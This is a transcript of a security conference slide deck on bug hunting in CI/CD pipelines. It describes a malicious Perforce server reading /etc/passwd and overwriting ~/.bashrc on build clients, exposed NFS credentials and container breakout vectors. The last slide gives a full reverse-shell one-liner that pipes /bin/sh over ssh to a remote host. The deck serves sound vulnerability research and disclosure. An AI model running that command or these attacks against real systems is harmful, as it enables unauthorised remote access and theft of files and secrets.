Share
Embed
Continuous Integration Continuous Bounties
Bug hunting development pipelines for actual profit
ajxchapman
September 11, 2019
Transcript
37 slides
-
Introduction • In this presentation I will outline my methodology
for bug hunting Continuous Integration / Continuous Deployment (CI/CD) pipelines • I am not going to touch framework bugs here (Jenkins, GitLab Runner, etc.) • I will present a few implementation, configuration and logic issues which I have found IRL on various Bug Bounty programs • I will detail some of the tooling I use when assessing these environments -
$ whoami Alex Chapman Full Time Bug Bounty Hunter (yes,
that’s a thing) 12+ year veteran in security Presented original research at • 44Con • DEF CON • Black Hat @ajxchapman -

• Code + Build definition • Instance start up •
Execute build • Execute tests • Store artifacts • Report output • Instance tear down • Deploy CI/CD Pipelines? -

CI/CD: Command Execution as a Service • CI/CD pipelines provide
Code / Command Execution as a Service ◦ This does not mean we can report as security issues and go home steps: - run: command: | echo Running test mkdir -p /tmp/results make test before_install: - echo Running test - mkdir -p /tmp/results - make test • In order to fully assess the pipeline command execution is the first step steps: - run_tests: | echo Running test mkdir -p /tmp/results make test -

Methodology - Definition Build Definition Parsing • XML External Entities
(XXE) • YAML Injection Pre-Flight Checks • Pipeline implementation specific • Source cloning • Credential checking Secret Management Execution Definition Reports Deployment -
IRL Issue: Perforce • Source repository cloned in pre-flight checks
then passed to build instance • Pipeline supported many Source Control systems ◦ Git, SVN, Mercurial, Team Foundation Server, Perforce (... ??!?) • I hadn’t heard of Perforce at this point, so went digging -

IRL Issue: Perforce • Most Source Control systems are client
driven, e.g. the client pushes changes to the server • Perforce is server driven, e.g. the server requests changes from the client -
IRL Issue: Perforce • Most Source Control systems are client
driven, e.g. the client pushes changes to the server • Perforce is server driven, e.g. the server requests changes from the client client-SendFile read_file_result Perforce P4 Client -

IRL Issue: Perforce • The Perforce client has no sense
of state user-challenge-response user-login user-challenge Perforce P4 Client -

IRL Issue: Perforce • The Perforce client has no sense
of state read_file_result user-login client-SendFile Perforce P4 Client user-challenge-response user-login user-challenge Perforce P4 Client -

IRL Issue: Perforce • This is ok(ish) when dealing only
with trusted servers ◦ Except in a CI/CD system where the user can specify the server read_file_result /etc/passwd user-login client-SendFile /etc/passwd Perforce P4 Client -

IRL Issue: Perforce • Why stop there? Perforce commands ◦
client-SendFile ◦ client-MoveFile ◦ client-DeleteFile ◦ client-WriteFile -

IRL Issue: Perforce • Why stop there? Perforce commands ◦
client-SendFile ◦ client-MoveFile ◦ client-DeleteFile ◦ client-WriteFile ( !) user-login client-WriteFile ~/.bashrc Perforce P4 Client -

IRL Issue: Perforce Vendor response • Blocking the server's ability
to write to arbitrary locations, would impact application functionality • To restrict read/write ability of the p4 client use the environment variable P4CLIENTPATH -

Definition Execution Methodology - Execution System Review • Baseline comparison
to default image • Local privilege escalation Network Services • Local listening services • Network storage • Management systems Secret Management Reports Deployment -

IRL Issue: Network Storage • NFS share with container disk
image exported to the entire local network • Transfer 40GB image (with permission) out of CI/CI pipeline for offline analysis • Password cracking failed :-( -

IRL Issue: Network Storage • NFS share with container disk
image exported to the entire local network • Transfer 40GB image (with permission) out of CI/CI pipeline for offline analysis • Password cracking failed :-( • Access to early initialisation configuration scripts ◦ Removed from build instance before build job started ◦ Exposed internal API credentials -

Definition Execution Methodology - Execution Container Breakout • Docker.sock •
Elevated capabilities • Kubernetes services Cross Instance Compromise • Use access gained to compromise other containers Secret Management Reports Deployment -


Tooling - SSHReverseShell Interactive shell via reverse SSH connection, allowing
all the native functionality of SSH: • Secure encrypted transport • File copy • Port forwarding • Job control https://github.com/ajxchapman/sshreverseshell -
Tooling - SSHReverseShell Interactive shell via reverse SSH connection, allowing
all the native functionality of SSH: • Secure encrypted transport • File copy • Port forwarding • Job control https://github.com/ajxchapman/sshreverseshell mkfifo /tmp/f && cat /tmp/f | /bin/sh -i 2>&1 | ssh -o "StrictHostKeyChecking no" -o "UserKnownHostsFile /dev/null" [email protected] > /tmp/f -
